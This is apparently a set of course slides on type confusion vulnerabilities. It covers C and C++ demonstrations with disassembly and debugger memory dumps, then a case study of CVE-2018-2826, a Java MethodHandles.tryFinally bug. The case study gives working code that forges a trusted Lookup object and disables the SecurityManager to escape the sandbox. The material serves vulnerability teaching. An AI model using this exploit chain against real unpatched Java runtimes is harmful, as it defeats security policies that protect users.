Type Confusion

Type Confusion

- Type confusions happen when developers mistake an object A's type for B instead, eg casting an object for LibraryBook to LibraryUser
- Type confusion bugs are generally "high class" cos can create reliable exploits
- https://bufferoverflows.net/type-confusion-vulnerabilities/

C++ Example

```cpp
#include <stdio.h>

class Vegetable
{
    public: virtual bool UWannaRun() = 0;
};

class Potato final : public Vegetable
{
public:
    Potato() : m_run(false), test("AAA") {}
    virtual bool UWannaRun()
    {
        printf("potato %d %s\n", m_run, test);
        return true;
    }
private:
    bool m_run;
    int a = 1;
    char *canary = "aaa";
    char *test;
};
class Carrot final : public Vegetable
{
public:
    Carrot() { test = "BBB";}
    virtual bool UWannaRun()
    {
        printf("carrot %s\n", test);
        return true;
    }
private:
    Vegetable* m_delegate;
    bool check = true;
    int b = 2;
    char *canary = "bbb";
    char* test;
};
```

```cpp
int main()
{
    Potato nonono;
    Carrot carrot;
    Vegetable* decider = &carrot;
    Potato* confused_decider = reinterpret_cast<Potato*>(decider);
    confused_decider->UWannaRun();
}
```

```
┌──(kali㉿kali)-[~/vr_lessons]
└─$ ./type_confusion
potato 128 bbb
```


Type Confusion – C++ Example

```
push    rbp
mov     rbp, rsp
sub     rsp, 60h
lea     rax, [rbp+var_30] ; potato
mov     rdi, rax          ; this
call    _ZN6PotatoC2Ev    ; Potato::Potato(void)
lea     rax, [rbp+var_60] ; carrot
mov     rdi, rax          ; this
call    _ZN6CarrotC2Ev    ; Carrot::Carrot(void)
lea     rax, [rbp+var_60]
mov     [rbp+var_8], rax
mov     rax, [rbp+var_8]
mov     [rbp+var_10], rax
mov     rax, [rbp+var_10] ; casted carrot
mov     rdi, rax          ; this
call    _ZN6Potato9UWannaRunEv ; Potato::UWannaRun(void)
mov     eax, 0
leave
retn
```

Type Confusion – C++ Example

- Memory layout for Potato

```
private:
    bool m_run;
    int a = 1;
    char *canary = "aaa";
    char *test;
```



Potato's layout in memory
8 bytes → self pointer
4 bytes → m_run
4 bytes → a
8 bytes → ptr to canary
8 bytes → ptr to test

Type Confusion – C++ Example

- Memory layout for Carrot

```
private:
    Vegetable* m_delegate;
    bool check = true;
    int b = 2;
    char *canary = "bbb";
    char* test;
```

```
pwndbg> x/20x $rbp-0x60
0x7fffffffdee0: 0x55557d70      0x00005555      0x00000280      0x00000000
0x7fffffffdef0: 0x00000001      0x00000002      0x5555601a      0x00005555
0x7fffffffdf00: 0x5555601e      0x00005555      0x555552f5      0x00005555
0x7fffffffdf10: 0x55557d88      0x00005555      0x00000000      0x00000001
0x7fffffffdf20: 0x55556004      0x00005555      0x55556008      0x00005555
```

Carrot's layout in memory
8 bytes → self pointer
8 bytes → m_delegate but uninitialized
4 bytes → check
4 bytes → b
8 bytes → ptr to canary
8 bytes → ptr to test

Confusion – C

Carrot's layout in memory
8 bytes → self pointer
8 bytes → m_delegate but uninitialized
4 bytes → check
4 bytes → b
8 bytes → ptr to canary
8 bytes → ptr to test

```
pwndbg> x/20x $rbp-0x60
0x7fffffffdee0: 0x55557d70      0x00005555      0x00000280      0x00000000
0x7fffffffdef0: 0x00000001      0x00000002      0x5555601a      0x00005555
0x7fffffffdf00: 0x5555601e      0x00005555      0x555552f5      0x00005555
0x7fffffffdf10: 0x55557d88      0x00005555      0x00000000      0x00000001
0x7fffffffdf20: 0x55556004      0x00005555      0x55556008      0x00005555
```

```
    virtual bool UWannaRun()
    {
        printf("potato %d %s\n", m_run, test);
        return true;
    }
```

```
push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     [rbp+var_8], rdi
mov     rax, [rbp+var_8]
mov     rdx, [rax+18h]  ; test
mov     rax, [rbp+var_8]
movzx   eax, byte ptr [rax+8] ; m_run
movzx   eax, al
mov     esi, eax
lea     rdi, format     ; "potato %d %s\n"
mov     eax, 0
call    _printf
mov     eax, 1
leave
```

Potato::UWannaRun called with carrot passed in

mov rdx, [rax+18h]; moves pointer of test to rdx
movzx eax, byte ptr [rax+8]; zero extend move LSB byte to eax, which is m_run (cos Boolean)

m_run is 128 because 0x80
bbb is because of 0x0005555555601a → bbb

```
pwndbg> x/x 0x55555555601a
0x55555555601a: 0x00626262
```

Therefore output is:

```
┌──(kali㉿kali)-[~/vr_lessons]
└─$ ./type_confusion
potato 128 bbb
```

Confusion – C++ Example

Carrot's layout in memory
8 bytes → self pointer
8 bytes → m_delegate but uninitialized
4 bytes → check
4 bytes → b
8 bytes → ptr to canary
8 bytes → ptr to test


```
pwndbg> x/20x $rbp-0x60
0x7fffffffdee0: 0x55557d70      0x00005555      0x00000280      0x00000000
0x7fffffffdef0: 0x00000001      0x00000002      0x5555601a      0x00005555
0x7fffffffdf00: 0x5555601e      0x00005555      0x555552f5      0x00005555
0x7fffffffdf10: 0x55557d88      0x00005555      0x00000000      0x00000001
0x7fffffffdf20: 0x55556004      0x00005555      0x55556008      0x00005555
```

```
1  __int64 __fastcall Potato::UWannaRun(Potato *this)
2  {
3    printf("potato %d %s\n", *((unsigned __int8 *)this + 8), *((const char **)this + 3));
4    return 1LL;
5  }
```

this + 8 → m_run (this + 8 * sizeof(byte) = this + 8 * 1)
this + 3 → test (this + 3 * sizeof(char*) = this + 3 * 8)

Case Study: Fedora

- https://googleprojectzero.blogspot.com/2015/06/what-is-good-memory-corruption.html
- What is the problem here?



confused_decider is cast from B → A even though they are not compatible
Calling UWannaRun() on confused_decider will call A's implementation, but m_run is pointing to ?? as it is not defined in B

```
#include <unistd.h>

class IShouldRunCalculator { public: virtual bool UWannaRun() = 0; };

class CalculatorDecider final : public IShouldRunCalculator {
public:
    CalculatorDecider() : m_run(false) {}
    virtual bool UWannaRun() { return m_run; }
private: bool m_run;
};

class DelegatingCalculatorDecider final : public IShouldRunCalculator {
public:
    DelegatingCalculatorDecider(IShouldRunCalculator* delegate) : m_delegate(delegate) {}
    virtual bool UWannaRun() { return m_delegate->UWannaRun(); }
private: IShouldRunCalculator* m_delegate;
};

int main() {
    CalculatorDecider nonono;
    DelegatingCalculatorDecider isaidno(&nonono);
    IShouldRunCalculator* decider = &isaidno;
    CalculatorDecider* confused_decider = reinterpret_cast<CalculatorDecider*>(decider);
    if (confused_decider->UWannaRun()) execl("/bin/gnome-calculator", 0);
}
```

Type Con

```c
#include <stdio.h>
#include <stdlib.h>

typedef struct Farmer
{
    char *name;
    int age;
    char *address;
} Farmer;
typedef struct Cow
{
    char *name;
    int age;
    char *breed;

} Cow;

int print_breed(Cow *cow)
{
    printf("cow breed is %s\n", cow->breed);
}
int main()
{
    Farmer *object = malloc(sizeof(struct Farmer));
    Cow *object2 = malloc(sizeof(struct Cow));

    object->name = "MacDonald";
    object->age = 66;
    object->address = "Potato Farm";

    object2->name = "Betsy";
    object2->age = 3;
    object2->breed = "brown cow";

    print_breed((Cow*)object);
}
```

print_breed expects the input to be of type Cow
What if another object was passed to the method instead?

Type Confusion – C Example

Compiler optimisation appreciation: code is malloc(sizeof(struct Farmer))
But compiled code is actually a constant (0x0C)

$ebp - 0x0C (0xffffd0e8) == farmer pointer
$ebp - 0x10 (0xffffd0ec) == cow pointer

```
pwndbg> x/20x $ebp-0x10
0xffffd0e8:     0x5655a1b0      0x5655a1a0      0xffffd110      0x00000000
0xffffd0f8:     0x00000000      0xf7dddfd6      0xf7fa9000      0xf7fa9000
0xffffd108:     0x00000000      0xf7dddfd6      0x00000001      0xffffd1b4
0xffffd118:     0xffffd1bc      0xffffd144      0xffffd154      0xf7ffdb60
0xffffd128:     0xf7fc9410      0xf7fa9000      0x00000001      0x00000000
pwndbg> x/20x 0x5655a1a0
0x5655a1a0:     0x56557019      0x00000042      0x56557023      0x00000011
0x5655a1b0:     0x5655702f      0x00000003      0x56557035      0x00021e49
0x5655a1c0:     0x00000000      0x00000000      0x00000000      0x00000000
0x5655a1d0:     0x00000000      0x00000000      0x00000000      0x00000000
0x5655a1e0:     0x00000000      0x00000000      0x00000000      0x00000000
pwndbg>
```

```
.text:000011F8 sub     esp, 0Ch
.text:000011FB push    0Ch             ; size
.text:000011FD call    _malloc
.text:00001202 add     esp, 10h
.text:00001205 mov     [ebp+var_C_farmer], eax
.text:00001208 sub     esp, 0Ch
.text:0000120B push    0Ch             ; size
.text:0000120D call    _malloc
.text:00001212 add     esp, 10h
.text:00001215 mov     [ebp+var_10_cow], eax
.text:00001218 mov     eax, [ebp+var_C_farmer] ; load farmer into eax
.text:0000121B lea     edx, (aMacdonald - 4000h)[ebx] ; "MacDonald"
.text:00001221 mov     [eax], edx      ; store ptr(macdonald) into [eax]
.text:00001223 mov     eax, [ebp+var_C_farmer]
.text:00001226 mov     dword ptr [eax+4], 66 ; store 66 into eax+4, 4 bytes
.text:0000122D mov     eax, [ebp+var_C_farmer]
.text:00001230 lea     edx, (aPotatoFarm - 4000h)[ebx] ; "Potato Farm"
.text:00001236 mov     [eax+8], edx    ; store ptr(potato farm) into [eax+8]
.text:00001239 mov     eax, [ebp+var_10_cow] ; load cow into eax
.text:0000123C lea     edx, (aBetsy - 4000h)[ebx] ; "Betsy"
.text:00001242 mov     [eax], edx      ; store ptr(betsy) into [eax]
.text:00001244 mov     eax, [ebp+var_10_cow]
.text:00001247 mov     dword ptr [eax+4], 3 ; store 3 into eax+4, 4 bytes
.text:0000124E mov     eax, [ebp+var_10_cow]
.text:00001251 lea     edx, (aBrownCow - 4000h)[ebx] ; "brown cow"
.text:00001257 mov     [eax+8], edx    ; store ptr(brown cow) into [eax+8]
.text:0000125A sub     esp, 0Ch
.text:0000125D push    [ebp+var_C_farmer] ; push farmer into stack
.text:00001260 call    print_breed
.text:00001265 add     esp, 10h
```

Type Confusi

```
.text:000011B5 add     eax, (offset _GLOBAL_OFFSET_TABLE_ - $)
.text:000011BA mov     edx, [ebp+arg_0] ; argument passed in
.text:000011BD mov     edx, [edx+8]     ; load the ptr we want to print
.text:000011C0 sub     esp, 8
.text:000011C3 push    edx
.text:000011C4 lea     edx, (aCowBreedIsS - 4000h)[eax] ; "cow breed is %s\n"
.text:000011CA push    edx              ; format
.text:000011CB mov     ebx, eax
.text:000011CD call    _printf
.text:000011D2 add     esp, 10h
```

Since farmer is passed into print_breed, what would be edx+8?

It'll be the farmer's address.

This is just a simple example, what other impact could type confusion bugs create?

```
┌──(kali㉿kali)-[~/vr_lessons]
└─$ ./type_confusion_c
cow breed is Potato Farm
```

```c
#include <stdio.h>
#include <stdlib.h>

typedef struct Farmer
{
    char *name;
    int age;
    char *address;
} Farmer;
typedef struct Cow
{
    char *name;
    int age;
    char *breed;

} Cow;

int print_breed(Cow *cow)
{
    printf("cow breed is %s\n", cow->breed);
}
int main()
{
    Farmer *object = malloc(sizeof(struct Farmer));
    Cow *object2 = malloc(sizeof(struct Cow));

    object->name = "MacDonald";
    object->age = 66;
    object->address = "Potato Farm";

    object2->name = "Betsy";
    object2->age = 3;
    object2->breed = "brown cow";

    print_breed((Cow*)object);
}
```

Case Study: Sandbox Escape by Type Confusion (CVE-2018-2826)

- Issue lies in the implementation of java.lang.invoke.MethodHandles::tryFinally
- The invoke package deals with reflection
- Java reflection lets the programmer inspect objects and classes at runtime (C# also has this)
- Eg, during runtime you may want your function to accept a range of classes, and invoke a method if that method is present in the class
- Code on the right prints out all functions in a class
- To invoke, just get the instance of the object, the method, and method.invoke(object)
- Frameworks like Spring, Hibernate use a lot of reflection to work

```
import java.lang.reflect.*;
public class DumpMethods
{
    public static void main(String args[])
    {
        try
        {
            Class c = Class.forName(args[0]);
            Method m[] = c.getDeclaredMethods();
            for (int i = 0; i < m.length; i++)
                System.out.println(m[i].toString());
        }
        catch (Throwable e)
        {
            System.err.println(e);
        }
    }
}
```

Case Study: Sandbox Escape by Type Confusion (CVE-2018-2826)

- What is a MethodHandle?
- A MethodHandle is a handle on a method
- Example in JavaScript-ish:
  - MethodHandle mh = String.concat;
  - This would assign mh to the handle for the concat function in String
  - To invoke the concat function, call mh.invoke(<arguments>)
- tryFinally will attempt to invoke the target function, and if it fails, will invoke the cleanup function
- However, tryFinally does not check that the object argument types are the same…

Case Study: Sandbox Escape by Type Confusion (CVE-2018-2826)

```
public static MethodHandle tryFinally(MethodHandle target,
                                      MethodHandle cleanup)
```

Makes a method handle that adapts a `target` method handle by wrapping it in a `try-finally` block. Another method handle, `cleanup`, represents the functionality of the `finally` block. Any exception thrown during the execution of the `target` handle will be passed to the `cleanup` handle. The exception will be rethrown, unless `cleanup` handle throws an exception first. The value returned from the `cleanup` handle's execution will be the result of the execution of the `try-finally` handle.

The `cleanup` handle will be passed one or two additional leading arguments. The first is the exception thrown during the execution of the `target` handle, or `null` if no exception was thrown. The second is the result of the execution of the `target` handle, or, if it throws an exception, a `null`, zero, or `false` value of the required type is supplied as a placeholder. The second argument is not present if the `target` handle has a `void` return type. (Note that, except for argument type conversions, combinators represent `void` values in parameter lists by omitting the corresponding paradoxical arguments, not by inserting `null` or zero values.)

The `target` and `cleanup` handles must have the same corresponding argument and return types, except that the `cleanup` handle may omit trailing arguments. Also, the `cleanup` handle must have one or two extra leading parameters:

- a `Throwable`, which will carry the exception thrown by the `target` handle (if any); and
- a parameter of the same type as the return type of both `target` and `cleanup`, which will carry the result from the execution of the `target` handle. This parameter is not present if the `target` returns `void`.

TL;DR
Target must be a function that throws a Throwable object, which can be a subclass
SomeReturnObject target(A…, B…) throws Throwable
Cleanup must be a function that takes in this Throwable object *minimally*
SomeReturnObject cleanup(Throwable t, SomeReturnObject o, A…, B…)

However… the implementation of tryFinally does not check that Throwable t in cleanup() is the same Throwable class as target's

Case Study: Sandbox Escape by Type Confusion (CVE-2018-2826)

```
public static MethodHandle tryFinally(MethodHandle target, MethodHandle
cleanup) {
    List<Class<?>> targetParamTypes = target.type().parameterList();
    List<Class<?>> cleanupParamTypes = cleanup.type().parameterList();
    Class<?> rtype = target.type().returnType();

    tryFinallyChecks(target, cleanup);

    // Match parameter lists: if the cleanup has a shorter parameter list
than the target, add ignored arguments.
    // The cleanup parameter list (minus the leading Throwable and result
parameters) must be a sublist of the
    // target parameter list.
    cleanup = dropArgumentsToMatch(cleanup, (rtype == void.class ? 1 : 2),
targetParamTypes, 0);

    // Use asFixedArity() to avoid unnecessary boxing of last argument for
VarargsCollector case.
    return MethodHandleImpl.makeTryFinally(target.asFixedArity(),
cleanup.asFixedArity(), rtype, targetParamTypes);
}
```

https://github.com/AdoptOpenJDK/openjdk-jdk9/blob/master/jdk/src/java.base/share/classes/java/lang/invoke/MethodHandles.java#L5857

tryFinally calls tryFinallyChecks to check target & cleanup object
Note that it checks
1 – target and cleanup's return types, 2 – whether the 1st arg of cleanup is a Throwable, 3 – target's return type and cleanup's 2nd argument are the same, 4 – variadic args

```
private static void tryFinallyChecks(MethodHandle target, MethodHandle
cleanup) {
    Class<?> rtype = target.type().returnType();
    if (rtype != cleanup.type().returnType()) {
        throw misMatchedTypes("target and return types",
cleanup.type().returnType(), rtype);
    }
    MethodType cleanupType = cleanup.type();
    if (!Throwable.class.isAssignableFrom(cleanupType.parameterType(0))) {
        throw misMatchedTypes("cleanup first argument and Throwable",
cleanup.type(), Throwable.class);
    }
    if (rtype != void.class && cleanupType.parameterType(1) != rtype) {
        throw misMatchedTypes("cleanup second argument and target return
type", cleanup.type(), rtype);
    }
    // The cleanup parameter list (minus the leading Throwable and result
parameters) must be a sublist of the
    // target parameter list.
    int cleanupArgIndex = rtype == void.class ? 1 : 2;
    if (!cleanupType.effectivelyIdenticalParameters(cleanupArgIndex,
target.type().parameterList())) {
        throw misMatchedTypes("cleanup parameters after (Throwable,result)
and target parameter list prefix",
                cleanup.type(), target.type());
    }
}
```

Case Study: Sandbox Escape by Type Confusion (CVE

mh = function handle for throwEx
mh2 = function handle for handleEx

Note that throwEx throws an exception of Cast1
While handleEx expects an exception of Cast2

What class would be printed out for e.getClass()?

```
└─$ jdk-9.0.4/bin/java -cp .:jol-cli-latest.jar  Test2
throwEx
handleEx
class Cast1
Exception in thread "main" java.lang.NullPointerException
        at Test.handleEx(Test.java:46)
        at Test2.main(Test2.java:31)
```

So… during compile time we specified e as Cast2
But at runtime, e is actually Cast1!
What can we do with this?

```
public class Cast1 extends Throwable{}
public class Cast2 extends Throwable{}

public class Test2
{
    public static void throwEx() throws Cast1
    {
        System.out.println("throwEx");
        Cast1 c = new Cast1();
        throw c;
    }

    public static void handleEx(Cast2 e) throws Throwable
    {
        System.out.println("handleEx");
        System.out.println(e.getClass());
    }

    public static void main(String[] args) throws Throwable
    {
        MethodHandles.Lookup publicLookup = MethodHandles.publicLookup();

        MethodType mt = MethodType.methodType(void.class);
        MethodType mt2 = MethodType.methodType(void.class, Cast2.class);
        MethodHandle mh = publicLookup.findStatic(Test.class, "throwEx", mt);
        MethodHandle mh2 = publicLookup.findStatic(Test.class, "handleEx", mt2);

        MethodHandle exploit = MethodHandles.tryFinally(mh, mh2);
        exploit.invoke();

    }
}
```

Case Study: Sandbox Escape by Type Confusion (CVE-2018-2826)

- Time to use a little imagination…
- The Java Security Manager is a class that manages security in an application
- Developers can use it to set security policies, such as disallowing reflection, network connections etc
- Security Manager is useful, eg Java Applets run with a security manager which can disable file writes etc
- With this type confusion bug, we can disable the security manager and achieve sandbox escape

Case Study: Sandbox Escape by Type Confusion (CVE-2018-28[illegible])

This code sets a security manager (using default settings) and attempts to print out an object's fields via reflection
The default security manager disallows reflection

```
└─$ jdk-9.0.4/bin/java -cp .:jol-cli-latest.jar  SecurityManagerExample
Exception in thread "main" java.security.AccessControlException: access denied ("java.lang.RuntimePermission" "accessDeclaredMembers")
        at java.base/java.security.AccessControlContext.checkPermission(AccessControlContext.java:472)
        at java.base/java.security.AccessController.checkPermission(AccessController.java:895)
        at java.base/java.lang.SecurityManager.checkPermission(SecurityManager.java:558)
        at java.base/java.lang.Class.checkMemberAccess(Class.java:2804)
        at java.base/java.lang.Class.getDeclaredFields(Class.java:2203)
        at SecurityManagerExample.printAllFields(SecurityManagerExample.java:8)
        at SecurityManagerExample.main(SecurityManagerExample.java:36)
```

```java
public class SecurityManagerExample
{
    public static void printAllFields(Object c)
    {
        Field[] fields = c.getClass().getDeclaredFields();
        StringBuffer result = new StringBuffer();
        //print field names paired with their values
        for ( Field field : fields  )
        {
            result.append("  ");
            try
            {
                result.append( field.getName() );
            }
            catch ( Exception ex )
            {
                System.out.println(ex);
            }
            result.append("\n");
        }
        result.append("}");

        System.out.println(result);
    }
    public static void main(String[] args) throws Throwable
    {
        // https://www.baeldung.com/java-security-manager
        System.setSecurityManager(new SecurityManager());
        printAllFields(new Object());
    }
}
```

Case Study: Sandbox Escape by Type Confusion (CVE-2018-2826)

```java
public class SecurityManagerExample
{
    public static void main(String[] args) throws Throwable
    {
        // https://www.baeldung.com/java-security-manager
        System.setSecurityManager(new SecurityManager());
        System.setSecurityManager(null);
    }
}
```

The application will also not be allowed to reinitialise or remove the security manager

```
└─$ jdk-9.0.4/bin/java -cp .:jol-cli-latest.jar  SecurityManagerExample
Exception in thread "main" java.security.AccessControlException: access denied ("java.lang.RuntimePermission" "s
etSecurityManager")
        at java.base/java.security.AccessControlContext.checkPermission(AccessControlContext.java:472)
        at java.base/java.security.AccessController.checkPermission(AccessController.java:895)
        at java.base/java.lang.SecurityManager.checkPermission(SecurityManager.java:558)
        at java.base/java.lang.System.setSecurityManager0(System.java:332)
        at java.base/java.lang.System.setSecurityManager(System.java:323)
        at SecurityManagerExample.main(SecurityManagerExample.java:35)
```

Case Study: Sandbox Escape by Type Confusion (CVE-2018-2826)

- Time to use the type confusion bug to disable the security manager
- The MethodHandles.Lookup object can retrieve MethodHandle objects and invoke them
- Lookup is security conscious, if the object is untrusted, it cannot retrieve private fields and methods
- So…
- Declare a “Lookup” mirror class that we can code for in compile time, that actually is the real Lookup class during run time

```java
import java.lang.invoke.*;

public class Cast1 extends Throwable
{
    MethodHandles.Lookup lookup = MethodHandles.publicLookup();
}

import java.lang.invoke.*;
public class Cast2 extends Throwable
{
    LookupMirror lm;
}
```

Declare Cast1 as Throwable and contains a real Lookup object. Note that publicLookup just returns the public functions (low privilege)

Declare Cast2 as Throwable and contains a fake Lookup object. Note that the name can be different!

Declare handleEx to take in Cast2, but actually throw a Cast1 in throwEx

Note the output below, e.lm.getClass is a MethodHandles.Lookup class and *not* our LookupMirror!

This allows us to manipulate the field allowdModes in the real Lookup object

```
└─$ jdk-9.0.4/bin/java -cp .:jol-cli-latest.jar  Test
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
throwEx
handleEx
class Cast1
class java.lang.invoke.MethodHandles$Lookup
33
-1 class java.lang.Object null
```

E

2

```java
public class Test
{
    public static void throwEx() throws Cast1
    {
        System.out.println("throwEx");
        Cast1 c = new Cast1();
        throw c;
    }

    public static void handleEx(Cast2 e) throws Throwable
    {
        System.out.println("handleEx");
        System.out.println(e.getClass());
        System.out.println(e.lm.getClass());

        System.out.println(e.lm.allowedModes);
        e.lm.allowedModes = -1;
        System.out.println(e.lm.allowedModes);
    }

    public static void main(String[] args) throws Throwable
    {
        System.setSecurityManager(new SecurityManager());
        MethodHandles.Lookup publicLookup = MethodHandles.publicLookup();

        MethodType mt = MethodType.methodType(void.class);
        MethodType mt2 = MethodType.methodType(void.class, Cast2.class);
        MethodHandle mh = publicLookup.findStatic(Test.class, "throwEx", mt);
        MethodHandle mh2 = publicLookup.findStatic(Test.class, "handleEx",
mt2);

        MethodHandle exploit = MethodHandles.tryFinally(mh, mh2);
    }
}
```

Case Study: Sandbox Escape by Type Confusion (CVE-2018-2826)

- How do we manipulate the fields?
- 2 ways, 1 is the A+++ hax0r way (next slide), 1 is the big brain smart way (next + 1 slide)
- Big brain smart way is better because hax0r way only works for manipulating fields, difficult to resolve for methods
- Why is this a problem? Cos when the class is compiled, the compiler sets the constant pools in such a way where it cannot reference it during run time

Resolvable during run time as they are fields with the appropriate offsets

```
45: getfield      #20                 // Field Cast2.lm:LLookupMirror;
48: iconst_m1
49: putfield      #21                 // Field LookupMirror.allowedModes:I
```

Not resolvable during run time for confused objects ☹
You will crash the JVM

```
116: aload_0
117: getfield      #20                 // Field Cast2.lm:LLookupMirror;
120: ldc           #31                 // class java/lang/System
122: ldc           #32                 // String setSecurityManager
124: aload_3
125: invokevirtual #33                 // Method LookupMirror.findStatic:(Ljava/lang/Class;Ljava/lang/String;Ljava/lang/invoke/MethodType;)Ljava/lang/invoke/MethodHandle;
128: astore        4
```

Case Study: Sandbox Escape by Type Confusion (CVE-2018-2826)

Result of printing LookupMirror vs the real Lookup class, MethodHandles.Lookup

The fields of both classes match up (the field names of LookupMirror doesn't need to match with the real class, just the offsets)

https://github.com/AdoptOpenJDK/openjdk-jdk9/blob/master/jdk/src/java.base/share/classes/java/lang/invoke/MethodHandles.java#L634

```
o try with sudo; b) echo 0 | sudo tee /proc/sys/kernel/yama/ptrace_scope
LookupMirror object internals:
OFF  SZ                                TYPE DESCRIPTION                          VALUE
  0   8                                     (object header: mark)                N/A
  8   4                                     (object header: class)               N/A
 12   4                                 int LookupMirror.allowedModes            N/A
 16   4                  java.lang.Class LookupMirror.lookupClass                N/A
 20   4   java.security.ProtectionDomain LookupMirror.cachedProtectionDomain     N/A
Instance size: 24 bytes
Space losses: 0 bytes internal + 0 bytes external = 0 bytes total

Real lookup class
java.lang.invoke.MethodHandles$Lookup object internals:
OFF  SZ                                TYPE DESCRIPTION                          VALUE
  0   8                                     (object header: mark)                N/A
  8   4                                     (object header: class)               N/A
 12   4                                 int Lookup.allowedModes                  N/A
 16   4                  java.lang.Class Lookup.lookupClass                      N/A
 20   4   java.security.ProtectionDomain Lookup.cachedProtectionDomain           N/A
Instance size: 24 bytes
Space losses: 0 bytes internal + 0 bytes external = 0 bytes total
```

```java
import java.security.*;

public class LookupMirror
{
    Class<?> lookupClass;
    int allowedModes;
    ProtectionDomain cachedProtectionDomain;
}
```

```java
634     public static final
635     class Lookup {
636         /** The class on behalf of whom the lookup is being performed. */
637         private final Class<?> lookupClass;
638
639         /** The allowed sorts of members which may be looked up (PUBLIC, etc.). */
640         private final int allowedModes;
```

In the real Lookup class, allowedModes is declared as private
In our fake Lookup class, allowedModes is declared as default (or can be public, doesn't matter)

This allows us to manipulate allowedModes from an external object

Case Study: Sandbox Escape by Type Confusion (CVE-2018-2826)

- More intelligent way… rather than figuring out all the offsets yourself, let Java do it for you!
- Recall that e.lm is our LookupMirror. We cast it to an Object, then we cast it to the real Lookup class
- Why can't we cast LookupMirror directly to Lookup?

```
Object o = (Object) e.lm;
MethodHandles.Lookup l = (MethodHandles.Lookup)o;
System.out.println(l.toString());
```

Case Study: Sandbox Escape by Type Confusion (CVE-2018-2826)

- Putting it together…
- Set our fake Lookup object to trusted
- Then cast our fake Lookup object to the real one
- With this Lookup object, we can retrieve private objects
- Note that we can't do a lookup on the functions because of reflection

```
153     public static final PrintStream err = null;
154
155     /* The security manager for the system.
156      */
157     private static volatile SecurityManager security;
158
```

```
public static void handleEx(Cast2 e) throws Throwable
{
    System.out.println("handleEx");
    System.out.println(e.getClass());
    System.out.println(e.lm.getClass());

    System.out.println(e.lm.allowedModes);
    e.lm.allowedModes = -1;
    System.out.println(e.lm.allowedModes);

    Object o = (Object) e.lm;
    MethodHandles.Lookup l = (MethodHandles.Lookup)o;
    System.out.println(l.toString());

    MethodHandle setSecurityManagerHandle =
l.findStaticSetter(System.class, "security", SecurityManager.class);

    System.out.println(" " + setSecurityManagerHandle);
    setSecurityManagerHandle.invoke(null);

    printAllFields(l); // causes security error if security manager is
present (reflection denied)
}
```

Case Study: Sandbox Escape by Type Confusion (CVE-2018-2826)

- Note the /trusted printout, our Lookup object is trusted!
- The printout in the red box is the result from a getAllFields method, which uses reflection to print out an objects' fields
- This printout would not have been possible if the security manager were active
- Sandbox escape success!

```
└─$ jdk-9.0.4/bin/java -cp .:jol-cli-latest.jar  Test
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswi
throwEx
handleEx
class Cast1
class java.lang.invoke.MethodHandles$Lookup
33
-1 class java.lang.Object null
/trusted
 MethodHandle(SecurityManager)void
  lookupClass:
  allowedModes:
  PUBLIC:
  PRIVATE:
  PROTECTED:
  PACKAGE:
  MODULE:
  UNCONDITIONAL:
  ALL_MODES:
  FULL_POWER_MODES:
  TRUSTED:
  cachedProtectionDomain:
  IMPL_LOOKUP:
  PUBLIC_LOOKUP:
  ALLOW_NESTMATE_ACCESS:
  LOOKASIDE_TABLE:
  $assertionsDisabled:
}
Exception in thread "main" Cast1
        at Test.throwEx(Test.java:37)
        at Test.main(Test.java:97)
```

Case Study: Sandbox Escape by Type Confusion (CVE-2018-2826)

- https://www.zerodayinitiative.com/blog/2018/4/25/when-java-throws-you-a-lemon-make-limenade-sandbox-escape-by-type-confusion
- http://hg.openjdk.java.net/jdk-updates/jdk10u/rev/c78afd5995fb
- https://github.com/AdoptOpenJDK/openjdk-jdk9/find/master
- https://www.baeldung.com/java-memory-layout
- https://docs.oracle.com/javase/10/docs/api/index.html?overview-summary.html